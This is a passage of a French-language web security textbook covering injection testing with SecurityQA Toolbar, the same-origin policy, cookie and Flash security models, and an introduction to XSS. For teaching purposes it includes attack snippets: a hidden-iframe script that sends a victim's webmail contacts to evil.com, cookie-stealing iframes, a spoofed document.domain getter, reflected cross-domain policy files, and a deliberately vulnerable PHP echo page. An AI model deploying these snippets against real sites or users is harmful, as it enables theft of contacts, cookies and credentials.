2. Après avoir installé la barre d'outils sous Internet Explorer 6 ou 7, dirigez-vous sur l'application web depuis ce navigateur.

3. Dans l'application web, visitez la page que vous vous proposez de tester. Choisissez alors *Data Validation* | *SQL Injection* (validation de données | injection SQL) dans *SecurityQA Toolbar* (voir Figure 1.1).

4. Le programme *SecurityQA Toolbar* contrôle automatiquement les problèmes potentiels d'injection SQL sur la page actuelle. Pour observer le déroulement de l'exécution du test, cliquez sur le bouton de développement (le dernier à droite) avant d'opter pour l'option *SQL Injection*. Ce dernier présentera en temps réel les formulaires vulnérables à une injection SQL.

Figure 1.1

Le programme SecurityQA Toolbar en cours d'utilisation dans IE.

5. Une fois le test fini (sur la page actuelle, une barre de progression située dans le coin inférieur droit du navigateur l'indique), rendez-vous à la page suivante de l'application (ou toute autre page que l'on souhaite tester) avant de répéter l'étape 3.

6. Les tests d'injection SQL effectués sur toutes les pages de l'application web à contrôler, vous pouvez reprendre les étapes 3 et 5 pour l'injection de LDAP, de XPath, de commandes du système d'exploitation ou de toute proposition mentionnée dans le menu de validation de données *Data Validation*.

7. À l'issue de la séance de tests, observez le rapport du programme sous le menu *Reports* | *Current Test Results* (rapports | résultats actuels des tests). Le logiciel *SecurityQA Toolbar* présente alors tous les soucis de sécurité découverts lors du test. La Figure 1.2 montre un exemple de rapport par injection. On remarquera la section *iSEC Test Value* (valeur de test iSEC), qui reprend en gras la requête et la réponse, ce qui permet de savoir quelle chaîne a déclenché la faille d'injection.




Figure 1.2

Résultats des tests d'injection SQL, LDAP et XPath produits par SecurityQA Toolbar.

Résumé

Les attaques par injection existent depuis longtemps et persistent dans bien des applications web. Elles permettent aux agresseurs de réaliser certaines actions sur le serveur application, variant de la lecture de fichiers à la prise de contrôle complète de la machine.

Ce type d'attaques dépend énormément de la technologie employée. On commencera d'abord par identifier celle-ci. Dans un deuxième temps, on recherchera toutes les saisies utilisateur pour l'application web. Enfin, on tentera des injections sur chacune d'entre elles.

2

Injection de données arbitraires dans un site web

Dans ce chapitre, nous évoquerons les contrôles de sécurité placés dans les navigateurs web et comment les contourner à l'aide d'une technique répandue appelée (improprement) en anglais *cross-site scripting* (XSS), et que l'on peut traduire par "injection de données arbitraires dans un site web". Il s'agit pour une personne ou un site d'envoyer des informations de son choix, à travers les barrières de sécurité, sur un site web différent et vulnérable. C'est un type d'attaque par injection particulier, où l'agresseur doit tromper la victime en l'amenant à s'inoculer elle-même les données malveillantes.

Modèles de sécurité des navigateurs web

Les navigateurs web mettent en place toute une panoplie de contrôles de sécurité. Pour compromettre des applications web, il faut donc découvrir un problème dans l'un d'entre eux ou parvenir à le contourner. Tous visent à être indépendants les uns des autres, mais un agresseur parvenant à injecter du code JavaScript au bon (ou mauvais, selon les points de vue) endroit jettera à terre tous les contrôles de sécurité ; seul le plus faible restera alors en place – la *politique de même origine*.

En général, cette approche gouverne tous les contrôles de sécurité. Malheureusement, des failles fréquentes dans ces logiciels comme dans leurs greffons (*plug-ins*) – citons Acrobat Reader, Flash ou encore Outlook Express – sont parvenues à compromettre jusqu'à cette fondation de la sécurité des navigateurs.

Dans ce chapitre, nous présenterons les boucliers des navigateurs contre les agressions, tels qu'originellement conçus :

- la politique de même origine ;

- le modèle de sécurité des *cookies* ;
- le modèle de sécurité de Flash.

Nous verrons aussi comment une petite portion de JavaScript pourra en affaiblir certains.

La politique de même origine (ou domaine)

Il s'agit du contrôle principal de sécurité dans les navigateurs. On définit une *origine* comme l'association d'un nom de machine, d'un protocole et d'un numéro de port ; on peut donc se la représenter comme l'entité ayant créé la page web ou les informations auxquels le programme accès. Cette politique impose que tout contenu dynamique (c'est le cas de JavaScript ou encore de VBScript) ne puisse *lire* que les réponses et cookies HTTP issus de la même origine que lui, et n'obtienne aucune information sur les données issues d'autres sources. Soulignons l'absence de toute contrainte sur les accès en écriture. Les sites web peuvent donc émettre des requêtes HTTP dirigées vers les sites web de leur choix, bien qu'il soit possible de restreindre les cookies et en-têtes associés pour éviter des requêtes d'un site à l'autre.

Quelques exemples clarifieront le fonctionnement de cette politique de la même origine. On suppose que je dispose d'une page web à l'adresse `http://foo.com/bar/baz.html`, laquelle embarque des portions de JavaScript. Ce code pourra lire ou inscrire certaines pages, mais pas d'autres. Le Tableau 2.1 précise les URL auxquelles un code JavaScript placé sur `http://foo.com/bar/baz.html` pourra accéder.

Tableau 2.1 : Fonctionnement de la politique de même origine lorsque la page `http://foo.com/bar/baz.html` tente de charger certaines URL

URL	*Puis-je y accéder ?*	*Pourquoi ou pourquoi pas ?*
`http://foo.com/index.html`.	Oui	Le protocole et le nom de machine correspondent. Le port, non explicité, prendra donc la valeur par défaut 80. On remarque que les répertoires diffèrent : on traite ici "/". alors que la page d'origine se situait sous "*/bar*".
`http://foo.com/cgi bin/version2/AppWeb`	Oui	Le protocole et le nom de machine correspondent. Le port, non explicité, prendra donc la valeur par défaut 80. On remarque que les répertoires diffèrent : on traite ici "*/cgi-bin/version2*", alors que la page d'origine se situait sous "*/bar*".

Tableau 2.1 : Fonctionnement de la politique de même origine lorsque la page `http://foo.com/bar/baz.html` tente de charger certaines URL *(suite)*

URL	*Puis-je y accéder ?*	*Pourquoi ou pourquoi pas ?*
`http://foo.com:80/bar/baz.html`	Oui	L'URL est quasiment identique. Le protocole HTTP correspond, et le port 80 (valeur par défaut pour ce protocole) comme le nom de machine sont les mêmes.
`https://foo.com/bar/baz.html`	Non	Les protocoles diffèrent. Dans le cas présent, il s'agit de HTTPS.
`http://www.foo.com/bar/baz.html`	Non	Les noms de machine diffèrent : on traite ici de *www.foo.com* et non pas de *foo.com*.
`http://foo.com:8080/bar/baz.html`	Non	Les numéros de port diffèrent. On s'adresse ici au port *8080*, quand le port d'origine avait la valeur par défaut, soit *80*.

Exceptions à la politique de même origine

On peut indiquer aux navigateurs d'autoriser des écarts contrôlés à cette règle en définissant la variable JavaScript `document.domain` sur la page demandée. Plus précisément, si la page `http://www.foo.com/bar/baz.html` renfermait le code suivant :

```
<script>
document.domain = "foo.com";
</script>
```

alors `http://xyz.foo.com/quelconque.html` pourrait émettre une requête HTTP vers `http://www.foo.com/bar/baz.html` et en lire le contenu.

En ce cas, si un agresseur peut injecter du HTML ou du JavaScript sur la page `http://xyz.foo.com/quelconque.html`, il le pourra aussi sur `http://www.foo.com/bar/baz.html`. Pour cela, il lui suffit d'injecter sur `http://xyz.foo.com/quelconque.html` un code positionnant la variable `document.domain` à la valeur `foo.com`, puis chargeant une *iframe* (cadre embarquant un autre document HTML) vers `http://www.foo.com/bar/baz.html`, page qui prévoit également la même valeur pour cette variable, pour accéder enfin au contenu de cette *iframe* par JavaScript. Ainsi, placer le code suivant sur `http://xyz.foo.com/anywhere.html` produira une boîte de dialogue d'alerte `alert()` de JavaScript sur le domaine `www.foo.com` :

```
<iframe src="http://www.foo.com/bar/baz.html"
onload="frames[0].document.body.innerHTML+='<img src=x
onerror=alert(1)'"></iframe>
```

En d'autres termes, la variable `document.domain` permet à un agresseur de franchir les barrières séparant les domaines.

INFO

La variable `document.domain` ne peut pas recevoir n'importe quelle valeur. On y placera forcément le *superdomaine* du domaine correspondant à la page concernée, par exemple *foo.com* pour `www.foo.com`.

Dans les navigateurs de la famille Mozilla (et notamment Firefox), les agresseurs peuvent manipuler la variable `document.domain` à l'aide de la fonction `defineGetter__()`, de sorte que `document.domain` renvoie une chaîne de leur choix. Cela n'a aucune conséquence sur la politique de même origine du programme : seul le moteur JavaScript est affecté, pas le modèle objet de document correspondant (*Document Object Model* ou DOM). Cependant, cette technique pourrait gêner les applications JavaScript reposant sur la valeur de `document.domain` pour leurs requêtes inter-domaines. Supposons par exemple qu'une requête sous-jacente vers `http://quelquesite.com/GetInformation?callback=callbackFunction` réponde ce qui suit :

```
function callbackFunction() {
  if ( document.domain == "sitedeconfiance.com") {
    return "Informations confidentielles";
  }
  return "Accès non autorisé";
}
```

Un attaquant pourrait obtenir les secrets convoités en attirant sa victime sur une page contrôlée par lui et renfermant le script suivant :

```
<script>
function callbackFunction() {return 0;}
document.__defineGetter__("domain", function() {return "sitedeconfiance.com"});
setTimeout("envoieInfoAuSiteMechant(callbackFunction())",1500);
</script>
<script src="http://quelquesite.com/
GetInformation?callback=callbackFunction">
</script>
```

Ce code HTML met en place la variable `document.domain` à l'aide de la fonction `defineGetter__()` et réalise une requête inter-domaines vers `http://quelquesite.com/GetInformation?callback=callbackFunction`. Après tout cela, il appelle `envoieInfoAuSiteMechant(callbackFunction())` après une seconde et demie – laps de temps largement suffisant pour que le navigateur émette la requête vers `quelquesite.com`. Par conséquent, on n'étendra `document.domain` pour aucune autre utilisation.

Que se passe-t-il en cas de panne de la politique de même origine ?

La politique de même origine s'assure qu'un site web "méchant" ne peut pas accéder à d'autres sites web, mais que se passerait-il en cas de mauvais fonctionnement de celle-ci ou en son absence ? Comment un attaquant pourrait-il alors nuire ? Penchons-nous sur un exemple imaginaire.

Supposons qu'un agresseur ait placé sur `http://www.mechant.com/index.html` une page web qui *pourrait* lire les réponses HTTP issues d'un autre domaine – comme par exemple une application de courriel électronique sur le Web – et qu'il ait réussi à y attirer les utilisateurs de ce *webmail*. Il pourrait alors accéder aux contacts de ces derniers en plaçant le code JavaScript suivant sur la page `http://www.mechant.com/index.html` :

```
<html>
<body>
<iframe style="display:none" name="IframeDeWebMail"
src="http://webmail.foo.com/ViewContacts"> <!-- Étape 1 -->
</iframe>
<form action="http://evil.com/getContactList" name="FormulaireMechant">
  <input type="hidden" name="contacts" value="default value">
</form>
Nous avons pris le contrôle de tous vos contacts!
</body>
<script>
function activerNuisance() {
  var listeDeContactsDeLaVictime = document.WebmailIframe.innerHtml;
  /* Étape 3 */
  document.FormulaireMechant.contacts = listeDeContactsDeLaVictime;
  document.FormulaireMechant.submit;
}
setTimeout("activerNuisance()", 1000); /* Étape 2 */
</script>
</html>
```

La première étape utilise une *iframe* appelée *IframeDeWebMail* pour charger `http://webmail.foo.com/ViewContacts`, appel de l'application de *webmail* prévu pour collecter la liste des contacts de l'utilisateur. L'étape suivante attend une seconde puis exécute la fonction JavaScript `activerNuisance()`. Ce délai garantit le bon chargement de la liste de contacts dans l'*iframe*, suite à quoi la fonction `activerNuisance()` tente d'accéder aux données de l'*iframe* à l'étape 3. Si la politique de même origine fonctionnait mal ou n'existait pas, l'agresseur disposerait de la liste des contacts de la victime dans la variable `listeDeContactsDeLaVictime`. Il pourrait alors la transmettre sur le serveur `evil.com` à l'aide de code JavaScript et du formulaire présent sur la page.

L'attaquant pourrait aggraver la situation en forgeant des requêtes sur d'autres sites (CSRF pour *Cross-site Request Forgery*) afin d'expédier des courriers électroniques

usurpant l'identité de la victime auprès de tous ses contacts. Ces derniers recevraient alors un message crédible, apparemment issu d'un ami, et les incitant à cliquer sur `http://www.mechant.com/index.html`.

En cas de mise à mal de la politique de même origine, *toutes* les applications web seraient vulnérables à ce type d'attaque – et pas uniquement les services de courriel. Plus aucune sécurité ne subsisterait sur le Web. De nombreux efforts ont donc été consacrés à la recherche de faiblesses dans ce système, et certaines découvertes très sidérantes en sortent parfois.

Le modèle de sécurité des cookies

HTTP est un protocole *sans état* : aucun couple requête/réponse n'y est attaché à aucun autre. Lors de son évolution, les développeurs ont souhaité pouvoir maintenir des informations d'une communication à la suivante afin de construire des applications web plus intéressantes. La RFC 2109 a donc défini un standard permettant à chaque requête HTTP d'émettre sur le serveur quelques informations issues de l'utilisateur dans un en-tête particulier appelé cookie. La page web comme le serveur disposent tous deux d'un accès en écriture sur ces données, auxquelles on accède en JavaScript par `document.cookie`, et qui se présentent comme suit :

```
NomDeCookie1=ValeurDeCookie1; NomDeCookie2=ValeurDeCookie2;
```

Ces objets étant prévus pour stocker des informations confidentielles (comme des laisser-passer d'authentification), la RFC 2109 a précisé des lignes de conduite en matière de sécurité rappelant celles de la politique de même domaine d'origine.

Ce sont les serveurs qui contrôlent principalement les cookies : en lecture, en écriture, ainsi que par la mise en place de contrôles de sécurité. Ces derniers incorporent notamment :

- **`domain`** (domaine). Attribut agissant comme la politique de même origine, en peu plus restrictif. De la même manière, le domaine prend pour valeur par défaut le `domain` de l'en-tête `Host` de la requête HTTP, mais il peut aussi recevoir son domaine parent. Ainsi, dans le cas d'une requête HTTP vers `x.y.z.com`, cette machine pourrait mettre en place des cookies vers l'ensemble de `*.y.z.com`, mais pas vers tous les serveurs correspondant à `*.z.com`. Cependant, aucun domaine ne dispose du droit de mettre en place des cookies pour les domaines de premier niveau (*top level domains* ou TLD) tels que `*.com`.
- **`path`** (chemin). Attribut facultatif, prévu pour affiner le modèle de sécurité du domaine en y incorporant le chemin de l'URL. Lorsqu'il est précisé, le cookie n'est envoyé qu'au serveur dont le chemin correspond exactement. Supposons par exemple

que `http://x.y.z.com/a/WebApp` mette en place un cookie de chemin `/a` ; ce dernier ne pourrait alors être émis que lors de requêtes vers `http://x.y.z.com/a/*`, pas vers `http://x.y.z.com/index.html`, ni vers `http://x.y.z.com/a/b/index.html`.

- **`secure`** (sécurisé). Si un cookie dispose de cet attribut, il ne sera émis que lors de requêtes HTTPS. Soulignons que les réponses HTTP comme HTTPS peuvent toutes mettre en place cet attribut. Par conséquent, un échange HTTP pourra modifier un cookie sécurisé préalablement mis en place sur protocole HTTPS. Cela pose un gros problème pour certaines attaques élaborées, de type "homme du milieu" (*man in the middle*).

- **`expires`** (expiration). En général, les cookies sont détruits à l'issue de l'exécution du navigateur. Cependant, on peut prévoir une date au format *Jour, JJ-Moi-AAAA HH:MM:SS GMT* pour stocker les cookies sur l'ordinateur de l'utilisateur et renvoyer les mêmes données lors de toute requête HTTP jusqu'à la date d'expiration mentionnée. Pour les détruire immédiatement, on pourra donner à cet attribut une date déjà écoulée.

- **`HttpOnly`**. Cet attribut, désormais honoré par Firefox comme par Internet Explorer, n'est guère employé par les applications web car pendant longtemps seul ce deuxième programme le prenait en charge. En sa présence, IE en interdira toute lecture ou écriture JavaScript via `document.cookie`. L'objectif était d'empêcher un agresseur de prendre connaissance de la valeur des cookies pour abuser de ces informations. Cela dit, rien ne l'empêchait de nuire tout autant sans rien savoir sur les cookies.

On affecte aux cookies des attributs de sécurité comme suit :

```
NomDeCookie1=ValeurDeCookie1; domain=.y.z.com; path=/a;
NomDeCookie1=ValeurDeCookie2; domain=x.y.z.com; secure
```

Les langages JavaScript et VBScript, considérés à tort comme des extensions du code du serveur, peuvent lire et inscrire des cookies en accédant à la variable `document.cookie`, sauf avec IE en présence de l'attribut `HttpOnly`. Cela intéresse énormément les attaquants, car les cookies renferment généralement des laissez-passer d'authentification, des informations de protection CSRF et autres données confidentielles. D'autre part, les attaques de type "homme du milieu" peuvent modifier du code JavaScript par-dessus HTTP.

Si un agresseur parvient à mettre en défaut ou à contourner la politique de même origine, il accédera facilement aux cookies grâce au DOM et à la variable `document.cookie`. Il ne lui sera guère plus difficile d'intervenir en écriture sur ces objets ;

il suffit pour cela d'accoler à la suite de `document.cookie` le format de chaîne suivant :

```
var dateDeCookie = new Date ( 2030, 12, 31 );
document.cookie += "NomDeCookie=ValeurDeCookie;"
    /* Toutes les lignes ci-après sont facultatives. */
    + "domain=.y.z.com;"
    + "path=/a;"
    + "expires=" + dateDeCookie.toGMTString() + ";"
    + "secure;"
    + "HttpOnly;"
```

Problèmes de mise en place et d'analyse syntaxique des cookies

Popularité :	2
Simplicité :	4
Impact :	6
Évaluation du risque :	**5**

Les cookies sont employés par JavaScript, les navigateurs et serveurs web, les équilibreurs de charge (*load balancers*) et autres systèmes indépendants. Chacun s'appuie sur des codes distincts pour mener leur analyse syntaxique. Il ne fait donc aucun doute que toutes ces machines liront (et comprendront) différemment ces objets. Des attaquants pourront ajouter ou remplacer un cookie par une valeur qui semblera différente aux systèmes s'attendant à trouver la même chose. Un agresseur pourra ainsi ajouter ou écraser un cookie reprenant le nom d'un cookie existant. Prenons le cas d'un réglage d'université, où un attaquant dispose d'une page web publique à l'adresse `http://pages publiques.universite.fr/~attaquant`. Supposons de plus que cette institution propose un *webmail* à l'URL `https://webmail.universite.fr/`. L'agresseur pourra mettre en place un cookie pour le domaine `.universite.fr` qui sera émis vers `https://webmail.universite.fr/`. S'il porte le même nom que le cookie d'authentification sur le service de courrier électronique, ce dernier le lira.

Le *webmail* comprendra peut-être que l'utilisateur est quelqu'un d'autre et le redirigera vers un autre compte. L'agresseur pourrait alors configurer celui-ci (ce sera peut-être le sien) pour présenter un unique message indiquant que suite à un "problème de sécurité, toute la boîte de réception de l'utilisateur a dû être vidée, et qu'il faut se rendre sur `http://pages publiques.universite.fr/~attaquant/nouvelleConnexion` (ou quelque adresse moins évidemment suspecte) pour se reconnecter et accéder à ses archives de courrier électronique". Cette page web de `nouvelleConnexion` ressemblera à une page classique d'authentification sur le site de l'université, réclamant l'identifiant et le mot de passe de la victime – transmis

immédiatement à l'agresseur après leur saisie. On appelle parfois ce type de démarche "attaque par *fixation de session*", car l'attaquant fixe l'utilisateur sur une session de son choix.

N'injecter que des fragments de cookies pourra également perturber leur lecture sur certains systèmes. On constate que les cookies et contrôles d'accès sont séparés par le même caractère – un point-virgule (`";"`). Si l'agresseur peut inscrire de nouveaux cookies par JavaScript ou à partir d'une saisie utilisateur, il lui sera possible de forger un fragment susceptible de modifier les caractéristiques de sécurité ou les valeurs d'autres cookies.

Analyse syntaxique des cookies

Tâchez de détecter ce type d'attaques. Partez de l'hypothèse que des attaques de type "homme du milieu" parviendront même à écraser des cookies sécurisés (disposant de l'attribut `secure`) et transmis par SSL (*Secure Sockets Layer*). Contrôlez donc l'intégrité des cookies en les reliant à quelque état de session. Toute altération du cookie fera échouer la requête.

Réduction du modèle de sécurité des cookies à la politique de la même origine avec JavaScript

Popularité :	1
Simplicité :	5
Impact :	6
Évaluation du risque :	**5**

Le modèle de sécurité des cookies vise à être plus sûr que la politique de même origine. Cependant, on peut l'y réduire en recourant à quelques lignes de JavaScript, de manière à ce que l'attribut `domain` reprenne le comportement du réglage `document.domain`, et de sorte que l'on ignore totalement l'attribut `path`.

Reprenons l'exemple du *webmail* universitaire situé à l'URL `http://webmail.universite.fr/`, tandis qu'un attaquant crée une page à l'adresse `http://pages publiques.universite.fr/~attaquant`. Si une seule page de `http://webmail.universite.fr/` – appelons-la `mauvaisePage.html` – a mal réglé sa variable `document.domain` pour lui donner la valeur `"universite.fr"`, l'attaquant pourra prendre connaissance des cookies de sa victime en attirant celle-ci sur `http://pages publiques.universite.fr/~attaquant/detournementDeCookies.htm`, ce document renfermant le code que voici :

```
<script>
function detournementDeCookies() {
```

```
  var cookiesDeLaVictime =
document.getElementById("jAimeLesIframes").cookie;
  sendCookiesSomewhere(cookie);
}
</script>
<iframe id="jAimeLesIframes" onload="detournementDeCookies()"
style="display:none"
src="http://webmail.universite.fr/mauvaisePage" >
```

Supposons à nouveau que l'attaquant contrôle la page web à l'adresse `http://pages publiques.universite.fr/~attaquant`, le système de *webmail* demeurant en `http://webmail.universite.fr/`. Si les chemins des cookies sont protégés par `path=/webmail`, l'agresseur pourra détourner les cookies de sa victime en attirant celle-ci sur `http://pages publiques.universite.fr/~attaquant/detournementDeCookies.html`, où l'on trouvera le code suivant :

```
<script>
function detournementDeCookies() {
  var cookiesDeLaVictime =
document.getElementById("jAimeLesIframes").cookie;
  sendCookiesSomewhere(cookiesDeLaVictime);
}
</script>
<iframe id="jAimeLesIframes" onload="detournementDeCookies()"
style="display:none"
src="http://www.universite.fr/webmail/pageQuelconque.html" >
</iframe>
```

Protection des cookies

Employez les fonctionnalités incorporées dans le modèle de sécurité des cookies, sans vous reposer sur elles. Ne faites confiance qu'à la politique de même origine, autour de laquelle vous bâtirez la sécurité de votre application web.

Le modèle de sécurité de Flash

Flash est un greffon (*plug-in*) populaire disponible sur la plupart des navigateurs web. Ses dernières versions incorporent des modèles de sécurité très complexes susceptibles d'être adaptés aux préférences du développeur. Nous en décrirons ci-après quelques aspects intéressants, après avoir précisé quelques propriétés remarquables que cette technologie ne partage pas avec JavaScript.

On appelle ActionScript le langage de script de Flash. Ce dernier rappelle JavaScript tout en définissant quelques classes intéressantes du point de vue d'un attaquant :

- La classe `Socket` permet au développeur de mettre en place des connexions TCP brutes vers des domaines *autorisés*, de manière à forger des requêtes HTTP complètes en maquillant leurs en-têtes (et notamment le champ `Referer`, qui indique la

page d'origine). Cette classe sert encore à explorer quels ordinateurs et ports, par ailleurs fermés à l'extérieur.

- La classe `ExternalInterface` offre la possibilité d'exécuter dans le navigateur, et depuis Flash, du code JavaScript – par exemple dans le but de manipuler en lecture comme en écriture le `document.cookie`.
- Les classes `XML` et `URLLoader` mènent, au nom de l'utilisateur, des requêtes HTTP (reprenant les cookies du navigateur) vers des domaines *autorisés*, afin de réaliser des requêtes inter-domaines.

Par défaut, ce modèle de sécurité reprend celui de la politique de même origine : les seules réponses lisibles seront celles qui correspondent aux requêtes issues du même domaine que celui hébergeant l'application Flash. Les requêtes HTTP sont elles aussi contrôlées, mais on pourra mener des requêtes `GET` inter-domaines en recourant à la fonction `getURL` de Flash. D'autre part, les applications Flash chargées par HTTP ne peuvent accéder aux réponses HTTPS.

Flash *permet* un certain degré de communication entre domaines si la politique de sécurité du domaine distant accepte les échanges avec le domaine abritant l'application. La politique de sécurité se présente sous forme d'un fichier XML, généralement appelé `crossdomain.xml` et situé dans le répertoire racine du domaine distant. Voici la politique la plus laxiste possible en la matière :

```
<cross-domain-policy>
    <allow-access-from domain="*" />
</cross-domain-policy>
```

En d'autres termes, n'importe quelle application Flash pourra communiquer (entre domaines) avec le serveur abritant un fichier `crossdomain.xml` rédigé ainsi.

Le nom comme l'emplacement de ce fichier de politique sont libres ; on les précisera au besoin à l'aide du code ActionScript que voici :

```
System.security.loadPolicyFile("http://pages-publiques." +
    "universite.fr/crossdomain.xml");
```

Non placée à la racine du serveur, cette politique ne portera que sur la sous-arborescence de fichiers issue du répertoire où elle se trouve. Supposons par exemple que ce fichier soit situé sous `http://pages publiques.universite.fr/~attaquant/crossdomain.xml`. La politique qu'il définit concernerait alors toute requête vers `http://pages publiques.universite.fr/~attaquant/activerNuisance.html` et `http://pages publiques.universite.fr/~attaquant/pire/activerAutreNuisance.html`, mais *pas* des pages comme `http://pages publiques.universite.fr/~quelqueEtudiant/imagesDeFamille.html` ou `http://pages publiques.universite.fr/index.html`.

Refléter des fichiers de politiques

Popularité :	7
Simplicité :	8
Impact :	8
Évaluation du risque :	**8**

Flash menant une analyse syntaxique très laxiste des fichiers de politique, il suffit de construire une requête HTTP qui fera effectuer au serveur ce type de fichier pour le lui faire accepter. Supposons par exemple qu'une requête AJAX vers `http://www.universite.fr/ListeDesCours?format=json&callback=<cross domain policy><allow accessfrom%20domain="*"/></cross domain policy>` réponde ce qui suit :

```
<cross-domain-policy><allow-access-from%20domain="*"/>
</cross-domain-policy>() { return {name:"Anglais101",
desc:"Lire des livres"}, {name:"Informatique101",
desc:"Jouer sur des ordinateurs"}};
```

On pourrait alors charger cette politique grâce au code ActionScript suivant :

```
System.security.loadPolicyFile("http://www.university.fr/" +
    "ListeDesCours?format=json&callback=" +
    "<cross-domain-policy>" +
    "<allow-access-from%20domain=*/>" +
    "</cross-domain-policy>");
```

En d'autres termes, l'application Flash disposerait d'un accès inter-domaines total sur `http://www.university.fr/`.

De nombreuses personnes ont compris que s'ils peuvent mettre en ligne un fichier sur un serveur renfermant un fichier de politique non sécurisé susceptible d'être plus tard rapatrié sur HTTP, alors l'appel `System.security.loadPolicyFile()` respecterait lui aussi ce fichier de politique. Stefan Esser, du site **www.hardened-php.net**, a montré qu'on pouvait aussi placer un fichier de politique non sécurisé dans une image GIF (pour en savoir plus à ce sujet, reportez-vous au tableau "Bibliographie et références" en fin de chapitre).

En général, il semble que Flash respectera les directives de tout fichier renfermant la politique inter-domaines à moins que sa balise de fin `</cross domain policy>` ne soit précédée de balises non refermées ou de caractères ASCII étendus. En particulier, il ne tient aucun compte du type MIME.

Prévention contre les fichiers de politique reflétés

Au moment de renvoyer à l'utilisateur des données susceptibles d'avoir été définies par lui, on veillera à échapper sous forme d'entités HTML les caractères inférieur à (<) et

supérieur à (>), respectivement en "`<`" et "`>`". Une solution plus radicale consiste à les éliminer totalement.

Injection de données arbitraires par XSS en trois étapes

Popularité :	10
Simplicité :	8
Impact :	8
Évaluation du risque :	**8**

Comprenant désormais les contrôles de sécurité placés dans les navigateurs web, on peut tenter de les contourner en XSS.

XSS vise principalement à contourner la politique de même origine en injectant (ou plaçant) dans l'application web du JavaScript, du VBScript ou tout autre langage de script accepté par le navigateur et choisi par l'attaquant. Si l'agresseur peut incorporer ce type d'élément où que ce soit dans une application web vulnérable, le navigateur ne comprendra pas que ce code est issu d'un malveillant, et le pensera légitime. Par conséquent, le script fonctionnera depuis le domaine de l'application web vulnérable, d'où il pourra réaliser ce qui suit :

- accéder en lecture aux cookies employés par l'application web vulnérable ;
- observer le contenu des pages servies par l'application web vulnérable, et même les renvoyer à l'attaquant ;
- modifier l'aspect de l'application web vulnérable ;
- réaliser des appels sur le serveur hébergeant l'application web vulnérable.

L'injection de données arbitraires par XSS se déroule en trois étapes :

1. *Injecter du HTML.* Nous présentons diverses manières d'incorporer du code dans les applications web. Tous les exemples d'injection de HTML exposés se contenteront d'introduire une boîte de dialogue d'alerte `alert(1)` de JavaScript.
2. *Nuire.* Si les boîtes d'alerte ne vous impressionnent pas, nous évoquerons des actions plus dangereuses qu'un agresseur pourra mener à bien si la victime clique sur un lien compromis par une injection de HTML.
3. *Attirer la victime.* En dernier lieu, nous nous intéresserons aux manières de forcer les victimes à exécuter le code JavaScript malveillant.

Première étape : injection de HTML

Il existe de très nombreuses manières d'injecter du HTML (et surtout des scripts) dans les applications web. Souvent, il suffit par exemple d'y découvrir une réponse HTTP reprenant exactement les données précédemment fournies par une requête HTTP – y compris les chevrons, parenthèses, points, signe égal, etc. Il s'agit sûrement d'une faille XSS pour cette application web et ce domaine. Dans cette section, nous tenterons d'exposer la plupart des méthodes d'injection de HTML, sans pouvoir prétendre à l'exhaustivité. Toutefois, ces techniques fonctionneront probablement sur la plupart des sites web de taille petite ou moyenne. En faisant preuve de persévérance, vous parviendrez peut-être aussi à employer l'une d'entre elles sur un site web de premier ordre.

Injection de HTML classique, reflété ou stocké

L'attaque XSS la plus répandue s'appuie sur une *injection de HTML* reflété, où une application web accepte des données de l'utilisateur dans une requête HTTP, avant de les reprendre telles quelles dans le corps de la réponse HTTP correspondante. Dans un tel cas de figure, le navigateur pourra interpréter ces informations comme du HTML, du VBScript ou du JavaScript valides.

Considérons la portion de code PHP suivante, côté serveur :

```
<html>
<body>
<?php
if (isset($_GET['UserInput'])){
  $out = 'vous avez saisi: "' . $_GET['UserInput'] . '".';
} else {
  $out = '<form method="GET">saisissez quelque chose ici: ';
  $out .= '<input name="UserInput" size="50">';
  $out .= '<input type="submit">';
  $out .= '</form>';
}
print $out;
?>
</body>
</html>
```

La Figure 2.1 donne l'allure de cette page si l'on place ce code à l'adresse `http://pages publiques.universite.fr/~quelqueUtilisateur/LeconDePHP.php`.

Quand l'utilisateur clique sur le bouton validant sa demande, l'application web réalise sur le serveur la requête `GET` suivante :

```
http://pages-publiques.universite.fr/~quelqueUtilisateur/LeconDePHP.php?
UserInput=toto
```

